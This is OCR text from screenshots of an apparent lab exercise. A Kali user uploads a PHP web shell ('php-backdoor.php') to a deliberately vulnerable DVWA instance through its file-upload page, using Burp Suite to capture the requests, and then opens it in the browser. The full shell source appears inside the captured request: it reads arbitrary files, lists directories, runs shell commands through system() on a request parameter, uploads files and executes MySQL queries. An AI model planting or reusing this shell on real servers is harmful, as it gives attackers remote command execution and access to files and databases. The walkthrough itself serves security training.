10 Cookie: security=low; PHPSESSID=11d49a6284400e89f6d93502885d6bcd
11 Referer: http://192.168.50.101/dvwa/security.php
12 security=low&seclev_submit=Submit
```




kali_interna@kali: ~

File Azioni Modifica Visualizza Aiuto

```
<form enctype="multipart/form-data" action="<?php echo $PHP_SELF; ?>" method="post"><input type="hidden" name="MAX_FILE_SIZE" value="100000000">
upload file:<input name="file_name" type="file"> to dir: <input type="text" name="dir">&nbsp;&nbsp;&nbsp;<input type="submit" name="upload"
value="upload"></form>
<hr>to browse go to http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=[directory here]
<br>for example:
http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=/etc on *nix
or http://<? echo $SERVER_NAME.$REQUEST_URI; ?>?d=c:/windows on win
<hr>execute mysql query:
<form action="<? echo $PHP_SELF; ?>" METHOD=GET>
host:<input type="text" name="host" value="localhost"> user: <input type="text" name="usr" value="root"> password: <input type="text" nam
e="passwd">
```

```
database: <input type="text" name="db"> query: <input type="text" name="mquery"> <input type="submit" value="execute">
</form>
```

```
http://michaeldaw.org 2006
```

```
(kali_interna@kali)-[/usr/share/webshells/php]
```

```
$ cp php-backdoor.php ~
```

```
(kali_interna@kali)-[/usr/share/webshells/php]
```

```
$ cd ..
```

```
(kali_interna@kali)-[/usr/share/webshells]
```

```
$ cd
```

```
(kali_interna@kali)-[~]
```

```
$ ls
```

Documenti Modelli php-backdoor.php Scaricati Video

Immagini Musica Pubblici Scrivania

```
(kali_interna@kali)-[~]
```

```
$
```

Script Security

Security Level is currently low.

You can set the security level to low, medium or high.

The security level changes the vulnerability level of DVWA.

low

Submit

PHPIDS

PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP.

You can enable PHPIDS across this site for the duration of your session.

PHPIDS is currently disabled. [enable PHPIDS](#)

[\[Simulation\]](#) - [\[View IDS log\]](#)

Burp Project Intruder Repeater Window Help

POST /dvwa/security.php HTTP/1.1

Host: 192.168.50.101

Cache-Control: max-age=0

Upgrade-Insecure-Requests: 1

Content-Type: application/x-www-form-urlencoded

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)

AppleWebKit/537.36 (KHTML, like Gecko)

Chrome/107.0.5304.107 Safari/537.36

Accept:

text/html,application/xhtml+xml,application/xml;q=0.9,i

mage/avif,image/webp,image/apng,*/*;q=0.8,application/s

igned-exchange;v=b3;q=0.9

Referer: http://192.168.50.101/dvwa/security.php

Accept-Encoding: gzip, deflate

Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

Cookie: security=low; PHPSESSID=

11d49a6284400a89f6d93502895d5bcd

Connection: close

security=low&seclev_submit=Submit

Damn Vulnerable Web Ap x +

Non sicuro | 192.168.50.101/dvwa/vulnerabilities/...

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: File Upload

Choose an image to upload:

Scegli file php-backdoor.php

Upload

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-forms-threat.htm>

Security level set to low

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger

Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop Interce... Action Open B... Comment this item HTTP/1

Pretty Raw Hex

```
1 POST /dvwa/vulnerabilities/upload/ HTTP/1.1
2 Host: 192.168.50.101
3 Content-Length: 3206
4 Cache-Control: max-age=0
5 Upgrade-Insecure-Requests: 1
6 Origin: http://192.168.50.101
7 Content-Type: multipart/form-data;
  boundary=----WebKitFormBoundary829TVuT0EgbInnAZ
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/107.0.5304.107 Safari/537.36
9 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,
  image/avif,image/webp,image/apng,*/*;q=0.8,application
  /signed-exchange;q=0.9
10 Referer:
  http://192.168.50.101/dvwa/vulnerabilities/upload/
11 Accept-Encoding: gzip, deflate
12 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7
13 Cookie: security=low; PHPSESSID=
  11d49a6284400e89f6d93502885d6bcd
14 Connection: close
15
16 -----WebKitFormBoundary829TVuT0EgbInnAZ
17 Content-Disposition: form-data; name="MAX_FILE_SIZE"
18
19 100000
20 -----WebKitFormBoundary829TVuT0EgbInnAZ
21 Content-Disposition: form-data; name="uploaded";
  filename="php-backdoor.php"
```

Inspector

| | | |
|--------------------------|----|---|
| Request Attributes | 2 | ▼ |
| Request Query Parameters | 0 | ▼ |
| Request Body Parameters | 3 | ▼ |
| Request Cookies | 2 | ▼ |
| Request Headers | 13 | ▼ |

0 matches

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

InterceptHTTP historyWebSockets historyOptions

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen Browser

Comment this itemHTTP/1

PrettyRawHex

23

<?

24

// a simple php backdoor | coded by z0mbie [30.08.03] | http://freenet.am/~zombie \\

25

26

ob_implicit_flush();

27

if(isset(\$_REQUEST['f'])){\div>28

\$filename=\$_REQUEST['f'];

29

\$file=fopen("\$filename","rb");

30

fpassthru(\$file);

31

die;

32

}

33

if(isset(\$_REQUEST['d'])){\div>34

\$d=\$_REQUEST['d'];

35

echo "<pre>";

36

if (\$handle = opendir("\$d")) {\div>37

echo "<h2>listing of \$d</h2>";

38

while (\$dir = readdir(\$handle)){

39

if (is_dir("\$d/\$dir")) echo "";

40

} else echo "";

41

echo "\$dir\n";

42

echo "";

43

}

44

} else echo "opendir() failed";

45

closedir(\$handle);

46

die ("<hr>");

47

}

48

if(isset(\$_REQUEST['c'])){\div>49

echo "<pre>";

50

system(\$_REQUEST['c']);

51

die;

52

}

53

}

54

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters3

Request Cookies2

Request Headers13

0 matches

Request to http://192.168.50.101:80

Forward

Drop

Intercept is on

Action

Open Browser

Comment this item



HTTP/I



Pretty Raw Hex

```
55 if(isset($_REQUEST['upload'])){\n56     if(!isset($_REQUEST['dir'])) die('hey,specify directory!');\n57     else $dir=$_REQUEST['dir'];\n58     $fname=$_HTTP_POST_FILES['file_name']['name'];\n59     if(!move_uploaded_file($_HTTP_POST_FILES['file_name']['tmp_name'], $dir.$fname))\n60         die('file uploading error.');\n61 }\n62 }\n63 if(isset($_REQUEST['mquery'])){\n64 \n65     $host=$_REQUEST['host'];\n66     $usr=$_REQUEST['usr'];\n67     $passwd=$_REQUEST['passwd'];\n68     $db=$_REQUEST['db'];\n69     $mquery=$_REQUEST['mquery'];\n70     mysql_connect("$host", "$usr", "$passwd") or\n71         die("Could not connect: " . mysql_error());\n72     mysql_select_db("$db");\n73     $result = mysql_query("$mquery");\n74     if($result!=FALSE) echo "<pre><h2>query was executed correctly</h2>\\n";\n75     while ($row = mysql_fetch_array($result,MYSQL_ASSOC)) print_r($row);\n76     mysql_free_result($result);\n77     die;\n78 }\n79 ?>\n80 <pre><form action="<? echo $PHP_SELF; ?>" METHOD=GET >execute command: <input type="text" name="c"><input type="submit" value="go"><hr></form>\n81 <form enctype="multipart/form-data" action="<?php echo $PHP_SELF; ?>" method="post"><input type="hidden" name="MAX_FILE_SIZE" value="1000000000">\n82 upload file:<input name="file_name" type="file"> to dir: <input type="text" name="dir">&nbsp;&nbsp;&nbsp;<input type="submit" name="upload" value="upload"></form>\n83 <hr>to browse go to http://<? echo $SERVER_NAME.$REQUEST_URI; ?>d=[directory here]\n84 <br>for example:\n85 http://<? echo $SERVER_NAME.$REQUEST_URI; ?>d=/etc on *nix\n86 or http://<? echo $SERVER_NAME.$REQUEST_URI; ?>d=c:/windows on win
```

Search...

0 matches

Inspector

Request Attributes

2

Request Query Parameters

0

Request Body Parameters

3

Request Cookies

2

Request Headers

13

⚡

Burp Suite Community Edition v2022.9.6 - Temporary Project

BurpProjectIntruderRepeaterWindowHelp

DashboardTargetProxyIntruderRepeaterSequencerDecoderComparerLoggerExtenderProject optionsUser optionsLearn

InterceptHTTP historyWebSockets historyOptions

✎

Request to http://192.168.50.101:80

ForwardDropIntercept is onActionOpen Browser

Comment this item

🌈

HTTP/1

?

PrettyRawHex

Open pre-configured browser

70mysql_connect("\$host", "\$usr", "\$passwd") or

71die("Could not connect: " . mysql_error());

72mysql_select_db("\$db");

73\$result = mysql_query("\$mquery");

74if(\$result!=FALSE) echo "<pre><h2>query was executed correctly</h2>\n";

75while (\$row = mysql_fetch_array(\$result,MYSQL_ASSOC)) print_r(\$row);

76mysql_free_result(\$result);

77die;

78}

79?>

80<pre><form action="<? echo \$PHP_SELF; ?>" METHOD=GET >execute command: <input type="text" name="c"><input type="submit" value="go"><hr></form>

81<form enctype="multipart/form-data" action="<?php echo \$PHP_SELF; ?>" method="post"><input type="hidden" name="MAX_FILE_SIZE" value="1000000000">

82upload file:<input name="file_name" type="file"> to dir: <input type="text" name="dir"> <input type="submit" name="upload" value="upload"></form>

83<hr>to browse go to http://<? echo \$SERVER_NAME.\$REQUEST_URI; ?>?d=[directory here]

84
for example:

85http://<? echo \$SERVER_NAME.\$REQUEST_URI; ?>?d=/etc on *nix

86or http://<? echo \$SERVER_NAME.\$REQUEST_URI; ?>?d=c:/windows on win

87<hr>execute mysql query:

88<form action="<? echo \$PHP_SELF; ?>" METHOD=GET >

89host:<input type="text" name="host" value="localhost"> user: <input type="text" name="usr" value=root> password: <input type="text" name="passwd">

90

91database: <input type="text" name="db"> query: <input type="text" name="mquery"> <input type="submit" value="execute">

92</form>

93

94<!-- http://michaeldaw.org 2006 -->

95

96-----WebKitFormBoundary829TVuT0EgbInnAZ

97Content-Disposition: form-data; name="Upload"

98

99Upload

100-----WebKitFormBoundary829TVuT0EgbInnAZ--

101

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters3

Request Cookies2

Request Headers13

?

⚙

⬅


➡

Search...

0 matches

Damn Vulnerable Web Ap x +

Non sicuro | 192.168.50.101/dvwa/vulnerabilities/...



Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: File Upload

Choose an image to upload:

Nessun file selezionato

../../../../hackable/uploads/php-backdoor.php succesfully

More info

http://www.owasp.org/index.php/Unrestricted_File_Upload
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websecurity/upload-forms-threat.htm>

Burp Suite Community Edition v2022.9.6 - Temporary Project

truder Repeater Window Help

target **Proxy** Intruder Repeater Sequencer Decoder Comparer Logger Extender

User options Learn

PHistory WebSockets history Options

Damn Vulnerable Web Ap x

192.168.50.101/dvwa/hackable/uploads/php-backdoor.php

DVWA

Home

Instructions

Setup

Brute Force

Command Execution

CSRF

File Inclusion

SQL Injection

SQL Injection (Blind)

Upload

XSS reflected

XSS stored

DVWA Security

PHP Info

Vulnerability: File Upload

Choose an image to upload:

Scegli file

Nessun file selezionato

Upload

../../../../hackable/uploads/php-backdoor.php

More info

http://www.owasp.org/index.php/Unrestricted_File_Up
<http://blogs.securiteam.com/index.php/archives/1268>
<http://www.acunetix.com/websitesecurity/upload-form>

Burp Suite Community Edition v2022.9.6 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

Project options User options Learn

Intercept HTTP history WebSockets history Options

Request to http://192.168.50.101:80

Forward Drop Intercept is ... Action Open Brow... Comment this item HTTP/1

Pretty Raw Hex

1 GET /dvwa/hackable/uploads/php-backdoor.php HTTP/1.1

2 Host: 192.168.50.101

3 Upgrade-Insecure-Requests: 1

4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36

5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

6 Accept-Encoding: gzip, deflate

7 Accept-Language: it-IT,it;q=0.9,en-US;q=0.8,en;q=0.7

8 Cookie: security=low; PHPSESSID=11d49a6284400e89f6d93502885d6bcd

9 Connection: close

10

11

Inspector

Request Attributes2

Request Query Parameters0

Request Body Parameters0

Request Cookies2

Request Headers8

0 matches

192.168.50.101/dvwa/hack x +

Non sicuro | 192.168.50.101/dvwa/hackable/uploads/php...

execute command: go

upload file: Nessun file selezionato to dir:

to browse go to http://?d=[directory here]
for example:
http://?d=/etc on *nix
or http://?d=c:/windows on win

execute mysql query:

host: user: password:

database: query:

Burp Suite Community Edition v2022.9.6 - Temporary Project

peater Window Help

Proxy Intruder Repeater Sequencer Decoder Comparer Logger Extender

ons Learn

WebSockets history Options